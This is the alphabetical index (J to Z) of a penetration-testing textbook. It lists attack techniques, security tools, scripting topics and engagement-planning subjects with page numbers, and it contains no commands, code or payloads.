JSON Web Tokens (JWTs), 161, 360–363

K

Kali Linux, 37–40
  Bluetooth attack tools in, 309
  motto of, 146
  tools, 270
  Wifite in, 306–308
Kali Linux OVA, 35
  downloading and installing, 37–39
Kali Linux tools, 223
Kali Linux virtual machine, 34–39
KARMA Attacks Radio Machines Automatically (KARMA) attack, 300
kerberoasting attacks, 264
Kerberos attacks, 353
Kerberos authentication, 291
`kerberos::list/export` command, 264
kernel exploits
  definition, 386
  Linux/Unix hosts, 387
  windows hosts, 394
key distribution center (KDC), 353
key rotation, 104
keys, leaked, 226
kiosk escape, 391
Kismet, 295, 298
known default credentials, 379
Kube-hunter, 184, 185, 412
Kubernetes, 402

L

lateral movement
  credential dumping, 236
  network traffic discovery, 235–236
  relay creation, 235
  service discovery, 235
  string searches, 237
  tools, 237
LDAP injection attacks, 347–349
legal considerations, 115
legal documents, 11
legal environment, 89
lessons learned, 115
libraries, 523
library injection, 391–392
Lightweight Directory Access Protocol (LDAP), 347–349
likelihood, 112
Link-Local Multicast Name Resolution (LLMNR), 254, 255
  with responder, 256
Linux/Unix hosts, 383–388
  credential harvesting, 387
  kernel exploits, 386–387
  password cracking, 387–388
  set group ID, 383–384
  set user ID, 383–384
  shell upgrade exploit, 385–386
  Super User Do, 385
Linux/Unix systems, 155, 223, 380, 381
living off the land, 222
load balancer detection, 161
Local Administrator Password Solution (LAPS) tool, 107
local file inclusion attacks, 355
location restrictions, 68
locks and entry control systems, 441
logical operators, 495–498, 506–507
logs and configuration files, 146
log tampering, 393
looping, 450–452
  in Bash, 470
  in C language, 459–464
  in JavaScript, 511–512
  in Perl, 479
  in PowerShell, 473
  in Python, 494
  in Ruby, 504–505
  `ls`, 377
low-level diagram, 217
lsadump, 229
LSA secrets, 394

M

MAC address spoofing, 257–258
`main()` function, 456
malicious attacks, 2
malicious hackers, 7, 69, 126
malicious hidden hyperlink, 360
Maltego, 141
malware, 168
malware injections, 407
management information bases (MIBs), 270
mandatory reporting, 74
man-in-the-middle (MITM) attack, 253–262, 300, 313
  ARP poisoning and spoofing, 256–257

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

definition, 253
DNS spoofing, 254
MAC address spoofing, 257–258
NetBIOS Name Service attack, 254–256
relay attacks, 259
replay attack, 258–259
SSL downgrade attacks, 260
SSL stripping attack, 259
using SETH, 260–262
master keys, 441
master service agreement (MSA), 72
mobile application security verification standard (MASVS), 80
mathematical operators, in C, 458
Media Access Control (MAC) addresses, 256, 289, 311
Media Creation Tool, 45
downloading, 46
Medusa, 379
member function, 484
Message Integrity Check (MIC), 293
metadata, 124
in ExifTool, 124
in FOCA, 125
Metadata category, 122
metadata service attacks, 406
Metasploit, 219, 275
Metasploitable2, 34, 40
VirtualBox VM, 34, 40–43
Metasploitable target, 40–43
Metasploitable2 target, 180
Metasploitable2 VM target, 184
Metasploit attack, 20
Metasploit Framework, 155, 157, 161
EternalBlue exploit, 267
remote access exploits, 381
Metasploit Framework/Metasploit, 219–220
persistence, 231–234
synflood, 273
Metasploit Meterpreter, 232
meterpreter, 20
MeterPreter shell, 221
methodology, 112
Microsoft, 127
Microsoft Azure, 405
Microsoft Azure metadata, 406
Microsoft Exchange, 212
Microsoft Hyper-V/VMware, 35, 88, 401
Microsoft PEAP, 292
`migrate` command, 269
Mimikatz, 22, 223, 228, 264, 394
misconfiguration exploits, 252, 406–407
mitm6, 224
MITRE ATT&CK framework, 78–79
Mitre Corporation, 78
mobile application attacks, 363–364
Android SDK, 363
APK Studio, 363
APKX, 363
Burpsuite, 364
Drozer, 364
Ettercap, 364
Frida, 364
MobSF, 364
Objection, 364
Postman, 364
mobile devices, 172
attacks, 315–317
scan, 177
Mobile Security Framework (MobSF), 364
modules, 523
monitoring, 180
`more` command, 212
Msfvenom, 277–278
multifactor authentication (MFA), 108, 406
multihomed hosts, 252
multiple proxies, 381
MultiRelay.py Python scripts, 259
MySQL, 251, 252, 455

N

NAC bypass attacks, 262–263
name servers, 127
National Institute of Standards and Technology (NIST), 3, 80, 144
national vulnerability database, 196
NBT-NS, 254–255
near field communication (NFC), 295
and amplification attacks, 311–312
NefariousRemoteServer, 380
Nessus, 146, 172, 174, 180, 188, 435–437
CVE, 190
downloading and installing, 186
scan results, 198, 207
scan templates, 174, 188
Software Update settings, 190
NetBIOS, 255
NetBIOS Name Service (NBT-NS) attack, 254–256
NETCAT, 276, 381
Netcat (Ncat), 19, 156, 248, 381
`netcat` command, 533
`Net send` command, 479
`net share` command, 266
`net view` command, 266
Network Access Control (NAC), 262
network attacks, 248, 313
tool capabilities, 275–279
network communication, 132
network devices, 64, 156
default credentials, 250
network exposure level, 199
network inventory and management tools, 171
network management tools, 146, 156
Network Policy Server, 292
network protocol/service default credentials, 250–251
network scanners, 155
network security, 174
network segmentations, 104, 408–409
network sniffing, 160
network topology, 153–154, 185
network traffic analysis, 263
NFCGate, 312
Nikto, 180–183
NIST National Vulnerability Database (NVD), 195, 215
NIST SP 800-53 vulnerability scanning, 170–171
nmap, 146, 248
`nmap` command, 146, 532–533
for active reconnaissance, 152–153
directing output to a file, 151
full connect scan, 148
operating system fingerprinting, 148, 150
output format options for, 152
port selection scan, 148
scan with ping disabled, 149
service identification, 148
syn scan, 148, 149
timing flag, 151
using input file, 151
Nmap scanning tool, 17
`NodeName`() function, 484
noncredentialed scans, 174, 188
nondisclosure agreement (NDA), 11, 72–73

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

non-operating system-specific exploits, 377–383
credential brute-forcing, 379–380
defaults, 379
file system permission configuration errors, 377–378
Metasploit Framework remote access exploits, 381
Ncat, 381
NETCAT, 381
proxies, 381
Secure Shell, 380
stored credentials, 379
nontraditional systems, 185
normalize, 110
notification flag, 51
Nslookup, 127
`nslookup amazon.com` command, 127, 129
NTDS.DIT, 212
NT LAN Manager (NTLM), 394
ntlmrelayx.py python scripts, 259

O

Objection, 364
object-oriented programming (OOP)
concepts, 484–490
in Python, 499
Ruby, 500–507
object storage, 406
OCTAVE, 85–86
one-time passwords (OTPs), 103
online resources, 137
on-path attack, 253–262, 299, 313
ARP poisoning and spoofing, 256–257
definition, 253
DNS spoofing, 254
MAC address spoofing, 257–258
NetBIOS Name Service attack, 254–256
relay attacks, 259
replay attack, 258–259
SSL downgrade attacks, 260
SSL stripping attack, 259
using SETH, 260–262
open source intelligence (OSINT), 122
framework website, 123–125
tools, 18, 123
web archival tools, 141
Open Source Security Testing Methodology Manual (OSSTMM), 81
OpenVAS, 188
Open Virtual Appliances (OVAs), 34
Kali Linux, 35
Open Web Application Security Project (OWASP), 80, 179, 330–332
operational controls, 103, 105
operational technology, 321
CAN Bus attack, 322
Modbus, 322
network sniffing, 160–161
plaintext, 322
register manipulation, 322
reply, 322
operators
Bash, 469
Perl, 480
PowerShell, 472
Oracle, 401
Oracle VirtualBox, 34, 35
downloading and installing, 34
manager window, 37
virtual machine in, 37
organization testing environment, 89
OS fingerprinting, 148–149
other stakeholders, 9, 11–12
development, 11
legal, 11
management, 11
OWASP Web Application Penetration Testing Guide, 176

P

packet crafting, 252, 308
packet injection, 300
packet interception, 158–161
packet sniffing, 158
Pacu, 412
parameter pollution attacks, 354
passcode vulnerabilities, 316
passive reconnaissance, 76
passive reconnaissance techniques, 122–145, 162
company reputation, 134–138
definition, 122
high-level organizational information. *See* high-level organizational information
security posture data, 134–138
strategic search engine analysis, 138–145
pass-the-key attack, 353
pass-the-ticket attack, 353
password attacks, 227–228, 265–266
brute-force. *See* brute-force password attacks
definition, 227, 349
tools and methods, 227
using SQL injection attacks, 340
password cracking, 387–388
definition, 387
password dumps, 137
password hacking tools, 17
password policies,
password spraying, 266
Patator, 380
patch management, 104
payload obfuscation, 390
payloads, 360, 390, 515
`payload` variable, 267
Payment Card Industry Data Security Standard (PCI DSS), 3, 63–65, 87
definition, 62
penetration testing guidelines, 65
requirements, 63
scope, 64
summary, 64
Peach Fuzzer, 366
peer reviews, 101
peer-to-peer wireless network, 287
penetration testing, 78. *See also* ethical hacking; pen testing/pen test
automation, 515–520
CIA triad *vs.* DAD triad, 7
corporate need for, 5
definition, 2
domain comparison, 2
engagement management, 2
enumeration, 2
information-gathering phase. *See* information gathering
ins/outs, 2–6
post-exploitation, 2
reconnaissance, 2
tools. *See* pen-test toolkit
vulnerability, 2
penetration testing agreement documents, 7
Penetration Testing Execution Standard (PTES), 81
penetration testing lab, 34–35
PenTest+ certification exam, 67, 161, 298, 368
pen testers, 7, 87
enumerate technology, 146

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

pen testing/pen test, 62
activities, 51, 68
application testing tools in, 365–368
attacks, 2
black box test, 88
blue team, 9, 10
for compliance, 63
compliance-based assessments, 87
Cve.mitre.org website, 537
cyber kill chain, 15–16
definition, 2
`enum4linux` command, 534
exploitable vulnerabilities, 537
findings and mitigation strategies, 106–108
fuzzing tools, 365–368
goal, 2, 98
goal-based assessments, 87
gray box tests, 88
HTTP methods, 533
interception proxies, 365
Nessus, 535–537
`netcat` command, 533
`nmap` command, 532–533
normalization of data, 109–110
other stakeholders, 11–12
PCI SCC, 65
performing, 532
preparing for, 532
purple team, 10–11
purpose, 3
red team, 9–10, 76
revisited, 538
scope. *See* scope
security professionals, 3
teams and other stakeholders, 9
tools and technology, 4–5
`wget` command, 533–534
white box test, 88
writing report, 109–116
pen-test process, 9, 12–14
attacking and exploiting, 13–14
CompTIA, 12
information gathering and vulnerability scanning, 13
planning and scoping, 13
reporting and communication, 14
pen-test toolkit, 17–27
cloud tools, 20–21, 27
credential testing, 17, 21–22
debuggers, 17, 22
exploitation tools, 20, 25–26
network tools, 19, 25
OSINT tools, 18, 22–23
remote access tools, 19, 24–25
scanners, 17, 21
social engineering tools, 19, 24
steganography tools, 20, 26–27
web application tools, 18, 24
wireless tools, 18, 23–24
performance profiling, 71
performing reconnaissance, 122
perimeter network, 238
Perl. *See* Practical Extraction and Report Language (Perl)
permission abuse, 317
permission (authorization) to attack, 73
persistence, 231–234
account credentials, 234
backdoors, 232–233
browser extensions, 233
creating accounts, 233–234
Cron jobs, 232
daemons and services, 232
definition, 232
inetd modules, 232
registry keys, 234
rootkits, 233
scheduled jobs and tasks, 232
security controls, 233
persistent XSS, 357, 361–362
person-to-person social engineering, 426–427
bribery, 427
elicitation, 426
impersonation, 426
interrogation, 426
interviews, 426
quid pro quo, 426
shoulder surfing, 426
phishing, 91
phishing attacks, 428–429
phishing emails, 125, 429
campaigns, 19
“phone home” script, 223
physical attacks
definition, 423
dumpster diving, 440–441
impersonation, 440
in-person physical and remote attacks, 439
piggybacking, 440
tailgating, 440
physical controls, 103, 106
physical NICs, 256
physical security systems, 439
physical targets, 127
piggybacking, 440
ping sweep, 146
`nmap` for, 146
pivoting, 238–239
Platform as a Service (PaaS), 89
plug-ins test, 174, 188
plug-in updates, 190
point of sale (POS) systems, 172
Point-to-Point Protocol (PPP), 291
poor error handling, 333
“porting,” 400
port scanners, 270
post-engagement cleanup, 114
post exploitation, 227–231
activities, 206
cross compiling, 231
data exfiltration, 230
Mimikatz, 228
password attacks, 227–228
privilege escalation, 228–230
shell escape and upgrade, 231
social engineering, 231
staging, 230
Postman, 364
PowerShell, 212, 471–474
AD search, 518
bash input/output, 519
bash data manipulation, 519
looping in, 473
operators, 472
PowerSploit, 516–517
PowerView, 517
PowerUpSQL, 517–518
Python and Impacket, 519–520
Python and Scapy, 520
redirecting standard input and output, 474
testing conditions in, 472–473
variables, 471–472
PowerShell commands, 221, 264, 394
PowerShell scripts, 453, 471–474
PowerSploit, 228, 516–517
Practical Extraction and Report Language (Perl), 474–484
basics, 476–478
BLT of, 478–481
`for` loop, 479
operators, 480
`while` loop, 479

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

pre-engagement activities, 61–68
pretext for an approach, 424
pretexting, 440
primary contact, 100
`printf`() function, 456, 457
privacy rights, 67
"private" community string, 270
privilege escalation, 228–230
  attacks, 356
privileges required (PR) metric, 195, 197
probability, 112
process hollowing, 392
process injection, 392, 393
`prompt`() function, 459
Protected EAP (PEAP), 292
protocol enumeration, 153
protocol fuzzing, 308
protocols, 185
Prowler, 412
proxy, 381
proxy applications, 352
proxy chain, 381
`proxychains` command, 381
`ps` command, 269
pseudocode, 451
pseudonymization, 67
PsExec, 221, 394
PSRemoting, 221
psychology, of social engineering, 424–426
PT0-003 exam, 163
"public" community string, 270
public-facing cloud storage, 138
public source-code repositories, 141
Purdue model, 82–83
purple team, 9–11
pwdump, 227
pwnedOrNot tool, 137
Python, 491–499
  background, 491–492
  basics, 492
  BLT of, 492–493
  branching in, 493–494
  `if` statements and logical operators, 495–498
  looping in, 494
  OOP in, 499
  operators, 495
  script using ping, 496–498
  shell, 498–499
  testing conditions in, 494–495
`python` command, 492

Q

query-throttling, 185
quid pro quo, 426

R

race conditions, 333
radio frequency (RF), 286
radio-frequency identification (RFID), 294
RainbowCrack, 387
rainbow tables, 266
ranking vulnerabilities, 198
Rapid7 vulnerability, 215
`rdp_client_ip` variable, 260
`rdp_server_ip` variable, 260
Read, Evaluate, Print, Loop (REPL), 498
real-time operating systems (RTOSs), 173
`reaver` command, 305
reconnaissance, 71, 206, 238, 439
  modifying scripts, 157
  and vulnerability scanning, 249
recon-ng, 139
Red Hat, 383
redirect attacks, 352
red team, 9, 10
red-team assessments, 87
reflected XSS, 357
registry keys, 234
regulatory compliance, 62–63
relay attacks, 259, 298
remediation, 98
Remote Access Dial-In User Service (RADIUS) server, 292
remote attacks, 439
remote code execution (RCE), 346
remote desktop protocols, 224
remote file inclusion attacks, 355
Remote Procedure Call/Distributed Component Object Model (RPC/DCOM), 220
repeating wireless traffic, 313
replay attack, 258–259
reporting
  secure handling and destruction, 113–116
  writing, 109–116
resource exhaustion, 407
resource misconfiguration
  network controls, 409
  network segmentation, 408–409
  public access to services, 409–410
responder, 256, 266, 267
reusing code, 523
reverse-engineering, 315
reverse shells, 232
RFID cloning devices, 312
RHOST option, 267
risk, 62
risk appetite, 110
risk rating, 112
Rockyou.txt, 380
rogue access points (AP), 299
role-based access control (RBAC), 105
root cause analysis (RCA), 99
rootkits, 233
root-level access, 316
routers, 225
  and routing information, 131–132
Ruby, 500–507
  background, 500
  basics, 502
  BLT of, 502
  branching in, 503–504
  `if` statements and logical operators, 506
  looping in, 504–505
  testing conditions in, 505
`ruby` command, 502
rules of engagement (ROE), 7, 73, 75–76, 98, 162, 171, 188
  environment, 88
`run` command, 220
running services, 213–214

S

Samba, 266
Samba attacks, 266–269
sandbox, 34
sandbox analysis, 316
sanitization, 334
Sarbanes-Oxley (SOX) Act, 68
S3 buckets, 138, 407
scans, 71, 516
  authenticated *vs.* unauthenticated, 178
  container, 176–177
  host-based, 177
  mobile, 177

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

secrets, 178
TCP/UDP, 177
wireless SSID, 178–179
scanners, 17, 146, 368
and plug-in updates, 190–191
scan templates, 173
Scheduled Task system, 222
`SchTask` command, 223
scope creep, 92
scope/scoping
black box test, 87
compliance-based assessments, 87
definition, 61, 188
environmental considerations, 88–89
General Data Protection Regulation, 65–68
goal-based assessments, 87
governance, risk management, and compliance (GRC), 62–77
gray box tests, 87
location restrictions, 68
of PCI DSS requirements, 64
of penetration-testing efforts, 78
red-team assessments, 87
and requirements, 77–92
rules of engagement (ROE), 75–77
standards and methodologies, 78–81
target lists, 90–91
tokens, 161
validation engagement, 92
vulnerability scanning, 188
white box test, 87
ScoutSuite, 412
scraping websites, 156
`screengrab`, 269
scripting languages, 332, 453
SecDevOps, 450
secrets enumeration, 136–137
secrets management, 104
secure coding practices, 334–335
secure coding standards, 330–335
secure distribution, 101–102
Secure Shell (SSH), 225, 380, 387
secure software development (SSD), 104
Security Accounts Manager (SAM) database, 394, 397–398
security administrators, 207
security and service attack, 262–272
kerberoasting attacks, 264
NAC bypass attacks, 262–263
password attacks, 265
Samba attacks, 266–269
Server Message Block, 266–269
Simple Mail Transfer Protocol attack, 269–270
Simple Network Management Protocol attacks, 270
security-centric search engines, 138–145
Censys, 139–140
common vulnerabilities and exposures (CVE), 142, 143
common weakness enumeration (CWE), 143–144
computer emergency response team, 144
full disclosure lists, 145
Google Hacking Database, 138
Maltego, 141
National Institute of Standards and Technology, 144
public source-code repositories, 141
recon-ng, 139
shodan, 139
theHarvester, 141
website archiving and caching databases, 141–142
security controls, 233
security groups, 155
security misconfigurations, 179, 331
security operations center (SOC), 100
security posture data, 134–138
password dumps, 137
public-facing cloud storage, 138
SSL/TLS certificates, 134
security professionals, 79, 265, 293, 449, 464
security system/personnel, 64, 262, 380
security tools, circumventing, 389
sensitive authentication data (SAD), 63, 64
sensitive data, 212
sensitive systems, 218
Server Message Block (SMB), 154, 223, 266–269
signing, 259
server-side encryption, 331
server-side request forgery (SSRF), 359
definition, 359
servers, 64
server-side template injection (SSTI), 346
service accounts, 264
service-level agreement (SLA), 69, 72
service path injection, 394–395
services, 146–152, 232
service set identifier (SSID), 288–289, 299
session attacks, 351–352
definition, 351
session fixation attacks, 352
session hijacking, 352
Session Initiation Protocol (SIP), 434
set group ID (GUID), 383–384
set user ID (SUID), 383–384
shared responsibility model (SRM), 74–75
shares, 155
shells, 227
escape and upgrade, 231
and shell scripts, 467–470
shell scripting, 467–470
shell upgrade exploit, 385–386
shodan, 139
shoulder surfing, 91, 426
side-channel attack, 407
sideloading, 312
Simple Mail Transfer Protocol (SMTP) attack, 269–270
Simple Network Management Protocol (SNMP) attacks, 154, 270
site survey, 199
situational awareness, 101
SMB attacks, 266–269
SMB DOUBLEPULSAR Remote Code Execution exploit, 207
SMBMap, 155
SSL vulnerability information, 195
SMS phishing/smishing, 429
SMTP attacks, 269–270
SMTP receiving listeners, 56
snapshot, 39
SNMP attacks, 270
snmpenum, 270
SNMP scanners, 171
SNMP traps, 263
snmpwalk, 270
social engineering, 76, 91, 124, 227, 231
attacks, 427, 436
calls to action, 425
definition, 423
goal, 424
person-to-person, 426–427
psychology of, 424
stage setting, 423–424
targets and methods, 90–91
tools, 430–437
using technology for, 427–438

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Social Engineering Toolkit (SET), 430
social engineering tools, 19
social media scraping, 127
social media sites, 125
software, 330
Software as a Service (SaaS), 89
software composition analysis (SCA), 175
software developers, 141
software development kits (SDKs), 414
software tools, 312
SolarWinds cyber attack of 2021, 125
SolarWinds Network Topology Mapper, 153
source code
  analysis, 175
  dangerous comments in, 332
spear phishing, 91, 429
specialized systems, 286
spidering, 156
spoofing attacks, 298
SpoofTooph, 309
SQL injection attacks, 335–344
  attempting, 337
  Boolean blind, 336–344
  retrieve passwords using, 340
  returning list, 339
  timing-based blind, 344
SQL injection vulnerabilities, 108
SQL injections, 180
SQLmap, 18
  scanning, 184
SSH port forwarding/tunneling, 380
SSL downgrade attacks, 259
SSL stripping attack, 259
SSL/TLS certificates, 134, 172
stage completion, 100
statement of work (SOW), 70–72, 171, 188, 199
static application security testing (SAST), 175
stealth scan, 173
steganography, 20, 230
Steghide, 20
stored credentials, 379
stored procedures, 334
stored XSS, 361
storyboards, 218
Strawberry Perl page, 487–490
STRIDE, 84–85
Structured Query Language (SQL), 335
Stuxnet, 429
`sudo` command, 385
sudoer file, 385
Super User Do (SUDO), 385
supervisory control and data acquisition (SCADA) systems, 172, 324
supplicant, 292
"supply chain" attack, 126
SVR, 126
switch port security, 263
SYN flood attack, 272
Sysinternals, 378
system hardening, 104
system importance/criticality, 199

T

tailgating, 440
Tamper Data, 365
target data gathering, 76
target lists, 90–91
targets, 2, 5, 34, 71
  Axigen mail server, 52–54
  cloud-based, 127, 405–414
  computer, 90
  domain controllers, 49–51
  DVWA, 35, 51–53
  to exploit, 206–216
  finding, 295–298
  gaining access and control, 206
  lists, 90
  Metasploitable, 40–43
  in pen-testing engagement, 88
  selection, 90
  setting up, 40–56
  social engineering, 89–91
  Windows 7, 43–46
  Windows 10, 45–46
  Windows 11, 46–48
  Windows Server 2022, 49–51
target system configuration analysis, 516
technical contacts, 100, 125
technical controls, 103
Telnet, 107, 269
Temporal Key Integrity Protocol (TKIP), 293
Terms of service (ToS), 73
testing, 450–451
  in C language, 459–464
THC-Hydra, 379
  for brute-force password attacks, 265, 271
the Harvester, 141, 154
  for active reconnaissance, 158
The Onion Router (TOR), 381
third-party authorization, 74
third-party hosted services, 162
third-party integrations, 408
third-party media players, 464
third-party service providers, 76
third-party services, 75, 89
threat actors, 2, 269, 381, 385
threat modeling, 81, 92
  DREAD, 83–84
  OCTAVE, 85–86
  STRIDE, 84–85
ticket granting tickets (TGTs), 353
time of check to time of use (TOC/TOU), 333
timing-based blind SQL injection attack, 344
tokens, 160
`traceroute` command, 132
`tracert` command, 132, 133
traditional virtualization, 400
transmit cardholder data, 64
trees, 452
Trivy, 184, 185
true positives, 194
TruffleHog, 184, 185, 226
trunking switches, 274
trusted entity, 4
trust relationship abuse, 411

U

Ubuntu, 383
unchanged default settings, 379
unencrypted files, 212
Unix hosts, 383–388
unnecessary open services, 108
unprotected application programming interfaces, 333
unsecure coding practices, 332–333
  dangerous comments in source code, 332
  hard-coded credentials, 332
  poor error handling, 333
  race conditions, 333
  unprotected APIs, 333
  unsigned code, 333
  using hidden elements in webpages, 334
unsigned code, 333
USB drop attacks, 429

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

`use espia` command, 269
user-controlled access bypass, 390
user groups, 155
user interaction (UI) metric, 195, 197
users, enumeration, 154

V

validation scope engagement, 92–93
variables, 452
  `attacker_ip`, 260
  Bash, 468
  declaring, 456–458
  PowerShell, 471
  `rdp_client_ip`, 260
  `rdp_server_ip`, 260
vertical privilege escalation, 228
vi editor, 385, 388
VirtualBox, 401. *See also* Oracle VirtualBox
VirtualBox VM, 401, 402
virtual devices, 64
virtual hard disk, creation, 41
virtualization
  definition, 400
  environment, 88
  hypervisor, 400
  platform, 35
  traditional, 400
virtualized hardware, 400
virtual LAN (VLAN) hopping, 272, 274
virtual local area networks (VLANs), 225
virtual machines (VMs), 34, 400
  escaping, 402
  Kali Linux, 35
virtual machines (VMs) exploits, 401–405
  account, 406
  container, 402–405
  hypervisor and VM repository, 402
Virtual Network Computing (VNC), 225
Virtual Network Connection (VNC), 209
virtual network interface, 256
virtual private network (VPN), 293
Vistumbler, 296
`visudo` command, 385
VLAN hopping, 225
VMWare, 401
VMWare Workstation, 35
voice over IP (VoIP), 434
voice phishing/vishing, 429
`VRFY` command, 269
VulDB, 215
vulnerabilities, 1, 79
  analysis searches, 5
  Apache, 142
  application, 174–175
  application attacks, 330–335
  business logic, 316
  certificate pinning, 316
  and countermeasures, 179–180
  details, 193
  identification of weaknesses and, 71
  injection, 179, 331
  with known exploit code, 207
  passcode, 316
  physical security, 199–200
  ranking, 198
  Rapid7, 215
  scanners, 207
  scanning, 12
  and secure coding practices, 334–335
  terminal or shell access, 209
  types of, 172–173
  unsecure coding practices, 332–333
  web application, 172
vulnerability scanning, 169, 206, 377. *See also* vulnerabilities
  asset discovery scans, 172
  configuring, 188–189
  considerations, 185–186
  countermeasures, 179–180
  credentialed scans, 188
  CVSS base scores, 193
  determining targets for, 171
  execution, 187–191
  exploit information, 195
  feature, 168
  Federal Information Security Management Act, 169–171
  fuzzing, 180
  information, 206
  internal and external scans, 188
  NIST SP 800-53, 170–171
  noncredentialed scans, 188
  purpose, 169
  reconnaissance and, 206, 249
  results, 191–199
  scanner and plug-in updates, 190–191
  scope, 188
  scripting, 194
  types of, 173–174
  web application, 180–184
vulnerable components, 316, 331
vulnerable encryption methods, 214

W

`WAIT FOR DELAY`, SQL function, 344
Wapiti, 180–181
war driving, 133–134, 295–296
watering hole attack, 429
weak password complexity, 107
Web Application Attack and Audit Framework (W3AF), 380
web application attacks, 356–363
  click jacking, 360
  cross-site request forgery, 358–359
  cross-site scripting (XSS) attacks, 357–358
  Domain Object Model attacks, 357
  server-side request forgery, 359
web application firewall (WAF) detection, 157, 161
web application scan, 173
web application tools, 18
web application vulnerabilities, 172
web application vulnerability scanning, 180–184
  Nessus, 180
  Nikto, 180
  SQLmap, 184
  Wapiti, 180–181
  WPScan, 183
webpages, hidden elements in, 334
webpage, with HTML, 465–467
web shell, 356
website archiving, 141
website-based attacks, 429
  cloned websites, 429
  watering holes, 429
website reconnaissance, 156–157
well-known port numbers, 147
  and services, 248–249
`wget` command, 533
whaling, 91, 429
`while` loop, 459, 470, 479, 494
white box testing, 87, 156, 171, 175
whois service, 127

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

website sitemap, 158
Wi-Fi Protected Access (WPA), 287
Wi-Fi Protected Setup (WPS), 293
  attacking, 304
  brute-force, 304
Wi-Fi Pumpkin, 300
Wifite
  access points with, 297
  automating wireless attacks using, 306–308
  in Kali Linux, 306–308
  network interface for, 307
  scanning for networks, 307
WiGLE WiFi Wardriving app, 295
Wilson, Rob, 233
`Win32` class, 484
Window Management Interface (WMI), 394
Windows 7, 34, 43–45
  ISO file, 43
  target, 43–45
  virtual machine, 43–45
Windows 10, 34
  ISO file, 45, 46
  targets, 45–49
Windows 11, 34, 46–48
Windows hosts, 393–399
  credential harvesting, 387
  exploiting credential hashes, 394
  kernel exploits, 394
  LSA secrets, 394
  password cracking, 387
  SAM database exploits, 394
Windows Local Security Authority Subsystem Service (LSASS), 394
Windows Management Instrumentation (WMI), 221
Windows PowerShell scripts, 378
Windows 10 Pro, 46
Windows registry, 379
Windows Remote Desktop Protocol (RDP), 224
Windows Server 2022, 35, 49–51
  ISO files, 49
WinRM, 221
Wired Equivalent Privacy (WEP), 293
  attacking, 300–304
wireless access points (WAPs), 287, 288
wireless attacks, 286–313
  access points, 287–288
  attack methods, 298–299
  authentication, 291–294
  Bluetooth, 294
  captive portals, 311
  downgrade attacks, 300
  eavesdropping, 299
  evil twin AP, 299–300
  near field communication, 294
  radio frequency, 286
  radio-frequency identification, 294
  RFID cloning devices, 312
  rogue AP, 299
  service set identifier, 288–289
  targets finding, 295–298
  understanding wireless network, 286–291
  Wi-Fi Protected Access, 287
  wireless network interface cards, 287, 289
wireless devices, 286
wireless endpoint devices, 295
wireless LAN (WLAN), 287, 293
wireless network interface cards (WNICs), 287, 289, 300
wireless networks, 248
  understanding, 286–291
wireless personal area network (WPAN), 294
wireless standards, 290
wireless systems, 286
wireless tools, 18
Wireshark, 19, 158, 271, 277
WMImplant commands, 221
WMISploit commands, 221
WordPress website, 183
workload runtime attacks, 411
WPA3, 293
WPScan, 180, 183

X

Xiao Steganography, 20

Y

Yersinia, 274

Z

Zed Attack Proxy (ZAP), 365
Zenmap, 154
zero knowledge, 88
Zigbee protocol, 315
zone transfers, 127, 129, 130
Z-Wave protocol, 315

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.